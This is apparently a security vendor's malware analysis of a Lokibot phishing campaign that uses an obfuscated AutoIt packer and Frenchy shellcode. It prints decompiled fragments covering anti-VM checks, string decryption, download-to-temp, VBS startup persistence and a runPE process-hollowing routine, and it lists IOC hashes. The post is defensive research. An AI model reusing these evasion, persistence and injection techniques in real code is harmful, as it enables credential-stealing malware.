Lokibot with Autoit Obfuscated Frenchy Shellcode

By Harsha Cheruku

Archived: 2026-04-05 13:35:31 UTC

During the first week of March, Morphisec intercepted and prevented an advanced Lokibot delivery campaign on some of its customers in the financial sector. While Lokibot has been lately reported to be delivered via impersonation of a known game launcher, previously it was also delivered through advanced AutoIt obfuscated Frenchy shellcode.

In the campaign Morphisec identified, the AutoIt+Frenchy shellcode is back and stronger than ever. We will dive deeper into the technical details while pointing out the innovative additions to the campaign.

LokiBot is a well-known info-stealer that scrapes information from different web browsers like Google Chrome, Firefox, Safari. It was previously also used to establish backdoors to an enterprise.

The shellcode was named “Frenchy” because of the mutex it creates and after a user named *frenchy* on hackforums. This shellcode has been seen with other packers loading different malware like Formbook, Netwire, AveMaria, Agent Tesla, etc.

Technical Details

The very initial stage of the delivery is through a spam/phishing email. In the figures below are the spam emails that deliver the Lokibot and AgentTesla info-stealer malware. Both are AutoIt executables that are archived with different archive extensions (for example: .cab and .zip; we saw rar and iso extensions as well), In both cases the executables contain a Frenchy shellcode loader that is responsible for reflectively injecting the next stage of the info-stealer payload. Below we will elaborate on the current loader and it’s previous versions.



Figure 1: The original email delivering the Invoice executable through a cab file



Figure 2: Spam email with .zip file we recently noticed delivering Agent Tesla (from March 2020)

The executable had the name as '*Invoice No. 013696.exe*', and we used Exe2Aut to successfully de-compile and extract the AutoIt script from the sample.

The user nicknamed Frenchy sells their shellcode framework underground for some of the known packer frameworks; below are just some of that snapshots that demonstrate a few of the details seen in almost every campaign executed and documented during the previous year

```
Local $b

nmucxztjky()

Func nmucxztjky() ...
EndFunc

Func gntuqvclbu()
    Dim $vmacyfpkdlbgyofjagxx = $b
    yfxzvwurik(STRINGREVERSE("86471605c6c6576447079627363504x0"), $vmacyfpkdlbgyofjagxx)
EndFunc
```

Figure 3: Obfuscated code showing the starting point of the script

```
Local $data_blob
main()

Func main() ...
EndFunc

Func run_payload()
    Dim $payload = $data_blob
    runPE(@ScriptFullPath, $payload)
EndFunc
```

Figure 4: Variables and functions renamed for easy understanding

As in previous rounds of the frenchy campaigns, the AutoIt script has its basic anti-vm evasion.

```
If ProcessExists("vmtoolsd.exe"))) Then
    Local $func8_var_1 = 3325
    While $func8_var_1 <> Round(6329 + -1583 - -652) ...
    WEnd
EndIf

If ProcessExists("vbox.exe"))) Then
    Local $func8_var_1 = 3325
    While $func8_var_1 <> Round(6329 + -1583 - -652) ...
    WEnd
EndIf
```

Figure 5: vm checks in one of the functions, pvleqyepzq

```
If WinExists("Program Manager") = "0")) Then
    Local $func7_var_1 = -2549
    While $func7_var_1 <> Round(-2958 - 3230 + -2740)
        If $func7_var_1 = -5091 Then
```

Figure 6: Sandbox check

```
Local $func11_var_22 = -17090
While $func11_var_22 <> Round(2140 - -7604 + 1305)
    If $func11_var_22 = -8963 Then
        InetGet($URL, @TempDir & "\" & $path)))
    Else
        $func11_var_22 = -3989
    EndIf
    If $func11_var_22 = 6452 Then
```

Figure 7: Function that can download and execute the file from temp directory

It creates a visual basic script inside the user's profile directory, which is then used to install the actual malware, and a url shortcut to that vb script inside the startup directory to gain persistence.

```
EndIf
If $var_27 = -5155 Then
    Local $vbs_file = @UserProfileDir & "\" & $file & ".vbs"
Else
    $var_27 = 8207
```

Figure 8: VBS file created by script

```
If $var_31 = -7424 Then
    ShellExecute($file)
Else
    $var_31 = -10910
EndIf
If $var_31 = -10910 Then
    Local $persistency_shortcut = @StartupDir & "\" & $shortcut_to_vbs & ".url"
Else
    $var_31 = -7737
EndIf
```

Figure 9: Persistency shortcut

Comparison With Older AutoIt Packers Used In Other Versions of Frenchy Shellcode

Previously we have seen Frenchy shellcode used by different campaigns that were packed using both AutoIt and .Net. The first two versions came in packed with an AutoIt obfuscator and the third version was found packed with .Net. Researchers also found Frenchy shellcode version 5 (mutex_005) which was loading Lokibot, but the AutoIt script looked different from what we observed from our sample. In this section we will describe a few differences that we noticed in previous AutoIt obfuscators.

String Encryption, Shellcode and Payload Data Representation

AutoIt obfuscation used with Frenchy shellcode v001 has more functions when compared to the v002, v005, and the sample we analyzed. Some of the function names are the same in all versions, which could be due to the same

technique/obfuscator used to obfuscate function and variable names, but the functionality is not similar. The string encryption technique used in the version we analyzed slightly resembled the initial packers, while the obfuscation from frenchy shellcode v005 implements a string shifting technique.

In Figure 11 below we can see that different packer versions use various techniques, like string reversing, string replacing, string shifting, doing XOR with arguments, and binary to string of hex values.

```
Func decrypt_string($str)
    Local $alphabet = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"
    Local $split = StringSplit($alphabet, "")
    Local $stringsplitted = StringSplit($str, ",")
    Local $result
    For $i = "1" To UBound($stringsplitted) - "1"
        $result &= $split[$stringsplitted[$i]]
    Next
    Return $result                          string decryption function in AutoIT packer ( which had Frenchy shellcode v001)
EndFunc

;-------------------------------------------------------------------------------------------------------
Func decrypt_String($str)
    Local $alphabet = vxauwufvkbkh("9876543210zyxwvutsrqponmlkjihgfedcbaZYXWVUTSRQPONMLKJIHGFEDCBA")
    Local $split = StringSplit($alphabet, vxauwufvkbkh(""))
    Local $stringsplitted = StringSplit($str, vxauwufvkbkh(","))
    Local $result
    For $i = vxauwufvkbkh("1") To UBound($stringsplitted) - vxauwufvkbkh("1")
        $result &= $split[$stringsplitted[$i]]
    Next
    Return $result                          string decryption function in AutoIT packer ( which had Frenchy shellcode v002)
EndFunc

;-------------------------------------------------------------------------------------------------------
Func decrypt_string($stext, $symbol)
    Local $lthgvfkwncpxmntrbydhk = 50880
    Global $mtmzjot = "UGFTwUROJoBUcgWCy"
    Local $nnrhndimyx = "NqdZLwfGNTgbebsQfDgplxIsmsb"
    Dim $kwtkvsodzhkf = -98139
    Global $kfjbqwsuxxkpikmsuvw = 72154
    Dim $mnprysa = BitXOR(-14937, 85548)
    If $mnprysa = BitXOR(-14937, 85548) Then
        Dim $kxnigjaundzmxhyvo = "uOzwnaFUCwBzSUcfiUaImAjIEPU"
        $result = StringReplace($stext, $symbol, "")
    EndIf
    Return $result                      string decryption function in AutoIT packer ( which had Frenchy shellcode v002 )
EndFunc

;-------------------------------------------------------------------------------------------------------
Func decrypt_string($sstring, $sshift)
    Return StringMid($sstring, StringLen($sstring) - $sshift + 1) & StringMid($sstring, 1, StringLen($sstring) - $sshift)
EndFunc
                            string decryption function in AutoIT packer ( which had Frenchy shellcode v005)

;-------------------------------------------------------------------------------------------------------
Func decrypt_string($arg1, $arg2)
    Local $result
    Local $ascii_value
    Local $unicode_value
    Local $string_value = BinaryToString("0x" & $arg1)
    $array_of_strings = StringSplit($string_value, "")
    For $i = "1" To Ubound($array_of_strings) - "1"
        $ascii_value = Asc($array_of_strings[$i])
        $unicode_value = BitXOR($ascii_value, $arg2)
        $result &= ChrW($unicode_value)
    Next
    Return $result              string decryption function in AutoIT packer ( from our sample )
EndFunc
```

Figure 10: The string decryption function in different AutoIt versions

The shellcode and payload data in the sample we analyzed, and in packer with frenchy shellcode version v005 was split and concatenated as a hexadecimal string inside runPE and the main function. But in the earlier versions it was attached into the AutoIt executables as resources. Packers had the *readresources* and *globaldata* functions to load the encrypted resources by name and type.

```
Dim $data = readresources($res, "10")
Dim $eonkwnvlpxdtscwsuwaq = "ivjglTPlcRWCrSqOkjjNhlnSb"
Global $owfmepwteomgkrzlbbva = "hpgXVNwIRePFs"
Global $qmggxobce = 3825
Local $klwbqosxwxsbghgubumh = "PUhlCfLHFhRMWudYqzIUo"
Local $eqgvhdefgqawhgj = "LqmtpVKzxWvHXQAApRFgYhcA"
Global $alzn = IsInt(16)
If $alzn = IsInt(16) Then
```

Figure 11: Payload data collected from resources

```
Func globaldata($data, $rt)
    Local $e = Execute
    ; Local $b = $e(decrypt_string("binçaçrçyçtoçstçrinçg", "ç"))
    Local $b = StringSplit(BinaryToString($data), "|")
    Local $return
    Local $r = StringSplit(BinaryToString($data), "|")
    If 215 >= 125 AND 297 >= 127 AND 184 < 267 AND 134 <> 137 AND $rt <> "-1" Then
        For $i = "1" To UBound($r) - "1"
            If 194 = 194 AND 141 > 137 AND 295 = 295 AND $i = "1" Then
                $return = DllStructGetData(ReadResources($r[$i], $rt), 1)
            Else
                $return &= DllStructGetData(ReadResources($r[$i], $rt), 1)
            EndIf
        Next
    Else
        $return = $data
    EndIf
    Return $return
EndFunc
```

Figure 12: Function that loads the resources and concatenates the payload

```
    $data_blob &= "1061FC3BC2678B5863C0D84906C912E19D7C58973312B0920F661AF77BE8B896791A066C50696B6547E0F69481BB3D85F3ADE1E9A5A43477DB0A
    $data_blob &= "A97D9F6E682834BFAA6346DE00798BF9494087825C9508FD4B53CBC6C94505C15E3B11DC7411F7FFE58CAD03A1281121497E93FB7DA01B3E748
    $data_blob &= "B3792253CA7CCBD752D2CD22B896398D617E6291A520A3A4CA42C5D80BBA6B8D678710282833D9B4546F32F6F1E06C3F7B0B65868E17D25F6D4
    $data_blob &= "03273B3EA54F3860D25CD5BD8477620B8ECD1D4492412045C5F988425332DB7CF8AC4D23EF9EE877E92682DB385AAD5875ED7E33B8026E4ACB0
    $data_blob &= "45850BDCBFA21DB7BEB5D641E44BE1E589446781C5C14A216F0C3046C484060FBF0C1E816790797970EA1F09781A5368D28D37B3D99E8BA128A
    $data_blob &= "1DEA3FEA170FD84B625E9E121EA11A24CBD960DB6508DA99AD5471981AA834C5879AAB5FD53750903AC7773B2DE51BC6893EC6556A8D049FB15
    $data_blob &= "1A93E1F20A93A420F41695463F8AD1FA8580E8BB15A3B0043A160C4C8D5360E1A91EE88BE85BEAE26695A27E70D9626A3778A81047D32D4D0ED
    $data_blob &= "B4929421A425F6CB04FFEBFEB47D7B7377ED11E029CAE747A47C3EB3BCAB5A01AA39ED4B19A4304B3CAD9DCAE8B41E7FD94FA4E26F394E8143F
    $data_blob &= "7FD89A3FEFB62538E2D9FCC02D0C1A1E3643172A088EB34CE7EA508ED8BDA995BDCCC9BF94E0FCC59BE7E0BFE9649038B055A8B00E7F5B51844
    $data_blob &= "94113C783696260E6395E7EB92D8E7F34A3777548D6198A24D522E7FCA5F86385F2154561B101AE3E54E1E997591A5E15C24A5C2642DCA23086

    $data_blob = initialize_shellcode($data_blob, "IHVZICDLZV", "-1")
    run_payload()
EndFunc

Func run_payload()
    Dim $payload = $data_blob
    runPE(@ScriptFullPath, $payload)
EndFunc
```

Figure 13: Payload split and concatenated from string

The shellcode is split and distributed within the AutoIt code, in both the packer with Frenchy shellcode v005 and in our sample.

```
If 237 = 237 AND 169 = 169 AND 130 < 157 AND 233 = 233 AND 285 <> 159 AND $101345567 = 64531807 Then
    Local $fdjkhdskjhhfijd = "0xE9921E0000558BECB84D5A000083EC14663903740433C0EB7F8"
    Int(738689)
    $101345567 = 632395955
EndIf
```

Figure 14: Scattered shellcode in packer with frenchy shellcode v005

Figure 15: Shellcode collected into a variable (from our sample)

WinAPI Functions are back

The AutoIt packer used with frenchy shellcode v001 and v002 have the *winapi* functions used as public and internal functions, and was removed in frenchy shellcode v005. But the script we analyzed has these winapi functions again, which shows that the malware authors could be switching between old and new ways and using modified versions of old obfuscators to pack and load the shellcode and final payload.

No More UAC Bypass

The User Access Control (UAC) bypass techniques, using *event viewer* (for windows 7 and 8) and *fodhelper* (for windows 10) which were present in the older version of AutoIt packers that distributed formbook and tesla malware are now removed for this Lokibot version. The shellcode from the Lokibot sample analyzed by researchers at Fortinet in November 2019 had both UAC bypass techniques in it. It was not present in packers that came with frenchy shellcode v001 or 002 but it was a newer version and still had the UAC bypass techniques.

Process Injection and Hollowing

We noticed that older versions had the list of other legitimate process names inside the runPE function used for process injection and hollowing, but the version we analyzed had it set to *@ScriptFullPath* and did not have any other process names.

```
Local $data_blob
Global $global_var_26
main()

Func main()
EndFunc

Func run_payload()
    Dim $path = "5"
    Dim $protect = False
    Dim $persist = False
    Dim $file = $data_blob
    runPE($path, $file, $protect, $persist)
EndFunc


Func runPE($wpath, $lpfile, $protect, $persist, $yluaycmbfv = "wksprt", $latrtafwir = "dcomcnfg", $ysgtivfuwc = "AppxSip", $chsnpupdis = "MaxxAudioMeters64", $guyolmosse = "adrclient")
    Global $init_Value= 64531807
    Global $global_var_21 = 3042692

    For $a1 = 0 To 171531
    Next

    If 255 = 255 AND 257 >= 153 AND 290 = 290 AND $wpath = "1" Then
        $wpath = @HomeDrive & "\\\Windows\\\\Microsoft.NET\\\\Framework\\\v2.0.50727\\\RegAsm.exe"
    ElseIf 182 > 121 AND 291 < 292 AND 206 > 172 AND $wpath = "2" Then
        $wpath = @HomeDrive & "\\\Windows\\\\Microsoft.NET\\\\Framework\\\v4.0.30319\\\MSBuild.exe"
    ElseIf 291 <> 215 AND 279 < 287 AND 253 < 299 AND 192 >= 178 AND $wpath = "3" Then
        $wpath = @HomeDrive & "\\\Windows\\\\Microsoft.NET\\\\Framework\\\v2.0.50727\\\RegSvcs.exe"
    ElseIf 140 >= 111 AND 141 >= 99 AND 205 <> 173 AND 173 >= 149 AND 184 = 184 AND $wpath = "4" Then
        $wpath = @HomeDrive & "\\\Windows\\\\Microsoft.NET\\\\Framework\\\v4.0.30319\\\RegSvcs.exe"
    ElseIf 127 >= 122 AND 286 <= 301 AND 236 < 271 AND $wpath = "5" Then
        $wpath = @ScriptFullPath
    ElseIf 286 <> 137 AND 253 >= 113 AND 258 = 258 AND 226 >= 103 AND $wpath = "6" Then
        $wpath = @SystemDir & "\explorer.exe"
    ElseIf 162 = 162 AND 180 >= 135 AND 246 <> 143 AND 103 = 103 AND $wpath = 7 Then
        $wpath = @SystemDir & "\svchost.exe"
    ElseIf 228 >= 152 AND 299 >= 140 AND 216 <= 232 AND 161 <= 292 AND 134 <> 133 AND $wpath = "8" Then
        $wpath = @SystemDir & "\dllhost.exe"
    ElseIf 198 < 273 AND 101 > 99 AND 101 <= 179 AND 151 > 149 AND 239 <= 268 AND $wpath = "9" Then
        $wpath = @SystemDir & "\cmd.exe"
    EndIf

    Global $global_var_22 = 64531807
    Global $global_var_23 = 737371

    For $a1 = 0 To 1120207
```

Frenchy_Shellcode_005
Names of the process for Process Injection and hollowing

Figure 16: Process names for injection and hollowing (from version 005)

```
Local $data_blob
main()

Func main()
EndFunc

Func run_payload()
    Dim $payload = $data_blob
    runPE(STRINGREVERSE("86471605c6c6576447079627363504x0"), $payload)
    ; runPE(@ScriptFullPath, $payload)
EndFunc
```

Figure 17: runPE function uses the same process for hollowing

No *quickassist.bat* File

One of the older versions of the AutoIt obfuscators used a .bat file (*quickassist.bat*) alongside the vbs file in its startup function.

```
; calling the Startup() function. Here BdvSOLRjPN is VBS file name
Call("Startup", BdvSOLRjPN , quickassist.bat)

; string decryption fucntion
$$data = BinaryToString("DecData("ARnUXpmi|GpimyQXtEhBmItZDzU|J1ssFKuu|ETq|xUOlySw|c|DGkhRyo|yvTyKoW", "hxnUsDEBSlaFNfCfxSThwArsdrSvNgRz", "7")"))
start()
```

Figure 18: BdvSOLRjPN (vbs file), and quickassist.bat file at startup in one of the older versions of AutoIt

Shellcode Differences

In this section we will only present minor differences that we noticed in shellcode versions, because the actual functionality of the shellcode is still the same as older versions. Other researchers have already presented the shellcode's functionality.

Initial frenchy shellcode versions had the tag with version number inside, but it was removed in later versions. Figure 15 below shows the *CreateMutexW* function used in version 001-005.



Figure 19: CreateMutexW function

Frenchy_shellcode_001 validates for *IsWow64Process* before mapping the DLLs from KnownDlls or KnownDlls32, which was later optimized to avoid using kernel32 overall. The DLLs mapped are *advapi32.dll*, *user32.dll*, *ole32.dll*, *ntdll.dll*, and *kerne32.dll* which are the same as in older versions. The API functions used to map these DLLs are *NtOpenSection* and *NtMapViewOfSection.* See below for the process validation.



Figure 20: IsWow64Process validation

The shellcode gets the address of *GetProcAddress* and *LoadLibrary* to load other DLLs and make required API calls.

Conclusion

It looks like Frenchy has gained popularity among malware-as-a-service providers and is being successfully utilized to deliver many info stealers without significant modifications in the code. This unfortunately magnifies the inability of detection solutions to handle memory evasive malware techniques.

Morphisec Automated Moving Target Defense protects against Frenchy and other memory evasive malwares without any dependency on malware version.

IOCs:

Samples:

AutoIT compiled executable with frenchy shellcode and lokibot (our sample)

Invoice_No._013696.cab

857BC421B19A4A2D7EFEF95B377640821041A06E

Other AutoIT executables with frenchy shellcode and different malware family payloads embedded inside:

DF9EE6A47AAD3BAD15C980C469A1857745B2D94E

3A7FBE4C15BA812B5BAB2B9F1D9A5DC247668E77

7A7F7E857121542EC8C2437690A01E3F824EEED2

45007E1BC83848F4EB4826EA4505BC70A20B4632

Extracted Shellcodes:

773E69F513A6E900112AC03498545EDAC04AE664

5F07A9E03A9086C89D29476FA39B47E3C4CB908D

56082B2C75ED7FD75BC6D39F3D9804EB1A156133

3165972381CF8393BA999B35C669E253924DB9F1

About the author

Harsha Cheruku

Source: https://blog.morphisec.com/lokibot-with-autoit-obfuscator-frenchy-shellcode